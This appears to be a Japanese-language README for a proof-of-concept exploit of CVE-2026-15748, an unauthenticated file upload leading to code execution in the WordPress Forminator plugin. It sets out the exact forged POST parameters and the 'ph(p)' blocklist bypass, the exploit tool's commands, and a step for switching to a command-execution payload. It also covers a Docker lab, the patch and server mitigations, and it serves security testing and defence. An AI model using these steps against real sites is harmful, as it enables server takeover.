
 0x4cr/cve-2026-15748
WordPress Forminator Forms <= 1.56.1 における未認証RCE (CVSS 9.8)

偽造されたアップロードフィールド設定による未認証の任意ファイルアップロード
| フィールド | 詳細 |
|---|---|
| CVE ID | CVE-2026-15748 |
| CVSS | 9.8 (Critical) |
| CWE | CWE-434 — 危険な種類のファイルの無制限アップロード |
| 影響範囲 | Forminator Forms <= 1.56.1 |
| 修正バージョン | 1.56.2 |
| 認証要否 | 不要 |
| 発見者 | daroo |
WordPress 向け Forminator Forms (60万以上のアクティブインストール) には、リモートコード実行 (RCE) につながる未認証の任意ファイルアップロード脆弱性が存在します。
この脆弱性は2つの欠陥を連鎖させたものです:
return キーインジェクション (front-action.php): set_field_data() 関数は、$field_data['return'] を unset する前に、その値が真かどうかをチェックします。攻撃者は Select フィールドに対して return=1、field_type=upload、および細工された field_array を含むネストされた POST データを送信します。エントリは検証なしで field_data_array に直接追加され、process_uploads() がそれを正規のアップロードフィールドとして処理します。
ブロックリストのバイパス (upload.php + helper-fields.php): additional-type フィールドプロパティは ph(p)|text/x-php を受け入れます。get_additional_file_mime_types() は | で分割して ['ph(p)' => 'text/x-php'] を生成します。拡張子ブロックリストは in_array('ph(p)', $filters, true) を使用しており、これは 'php' に一致しません。WordPress の wp_check_filetype() は ph(p) を正規表現パターンとして使用し、これは .php に一致します。MIME タイプ text/x-php は WordPress の upload_mimes フィルターに注入され、wp_check_filetype_and_ext() を満たします。
1.56.2 でのパッチ:
front-action.php: 真偽チェックの前に unset($field_data['return']) を追加helper-fields.php: preg_replace('/[^a-z0-9]/', '', $alternative) でブロックリストのキーを正規化し、ph(p) が php になってブロックされるように修正1. POST nested array data for Select field with return=1
|
2. set_field_data() skips validation via early-return path
|
3. Forged entry injected into field_data_array with field_type=upload
|
4. process_uploads() processes it as a legitimate upload field
|
5. additional-type=ph(p)|text/x-php bypasses blocklist + MIME check
|
6. move_uploaded_file() saves .php to uploads directory
|
7. Attacker accesses uploaded file --> RCE
.htaccess は完全に無視されます).htaccess は無視されます).htaccess が削除または上書きされているあらゆるサーバーDocker ラボを起動します:
git clone https://github.com/str1ke2pwn/CVE-2026-15748.git
cd CVE-2026-15748
docker-compose up -d

http://localhost:8080 を開き、WordPressのセットアップを完了します。

プラグイン > 新規追加 > プラグインのアップロード に移動し、Forminator v1.56.0をインストールします。
注意: プラグインのアップロード時に 「リンクの有効期限が切れています」 のようなエラーが発生する場合、PHPのアップロード上限が低すぎます。次のコマンドで修正してください:
docker-compose exec wordpress bash -c 'echo "upload_max_filesize=64M
post_max_size=64M" > /usr/local/etc/php/conf.d/uploads.ini'
docker-compose restart wordpress
その後、プラグインのアップロードを再度お試しください。


Forminator > フォーム > 作成 に移動し、以下を追加します:
フォームを保存し、ショートコード [forminator_form id="XX"] を含む新しい 固定ページ を作成して公開します。

ForminatorはアップロードディレクトリにPHPの実行をブロックする .htaccess を配置します。nginxサーバー(.htaccess を無視する)では、この保護は存在しません。Apacheベースの本ラボでこれをシミュレートするには:
docker-compose exec wordpress bash -c 'cat > /etc/apache2/conf-enabled/forminator-lab.conf << "CONF"
<Directory /var/www/html/wp-content/uploads/forminator>
    AllowOverride None
    Options +Indexes
    DirectoryIndex disabled
</Directory>
CONF
apache2ctl graceful'

pip install -r requirements.txt
python poc.py --url http://localhost:8080 --page-url http://localhost:8080/?page_id=YOUR_PAGE_ID

PoC出力に表示されたURLをブラウザで開きます。ページにはCVE-2026-15748-PoC-Verifiedに続いてphpinfo()の出力が表示され、サーバー上でのPHPコード実行が確認できます。
完全なRCEの影響を実証するには、poc.py内のSAFE_PAYLOADを変更してコマンド実行を含め、再実行し、URLに?cmd=whoamiを付けてアクセスします:


アップロードされたPHPファイルは、サーバーのファイルシステム上で確認できます:
docker-compose exec wordpress find /var/www/html/wp-content/uploads -name '*.php' | grep poc-test

pip install requests
# Auto-detect forms and exploit
python poc.py --url http://localhost:8080

# Specify form page directly
python poc.py --url http://localhost:8080 --page-url http://localhost:8080/contact/

# Specify form ID
python poc.py --url http://localhost:8080 --form-id 1234

# Verify only (check if file already uploaded)
python poc.py --url http://localhost:8080 --verify-only

# Cleanup after test
python poc.py --url http://localhost:8080 --cleanup
<FilesMatch "\.php$">
    Deny from all
</FilesMatch>
location ~* /wp-content/uploads/.*\.php$ {
    deny all;
}
.php ファイルがないか wp-content/uploads/forminator/ を監査するラボ環境を停止して削除するには:
docker-compose down -v
このツールは許可されたセキュリティテストおよび教育目的のみに提供されています。自身が所有するシステム、または明示的な書面による許可を得たシステムに対してのみ使用してください。コンピュータシステムへの不正アクセスは違法です。作者は、いかなる悪用についても責任を負いません。






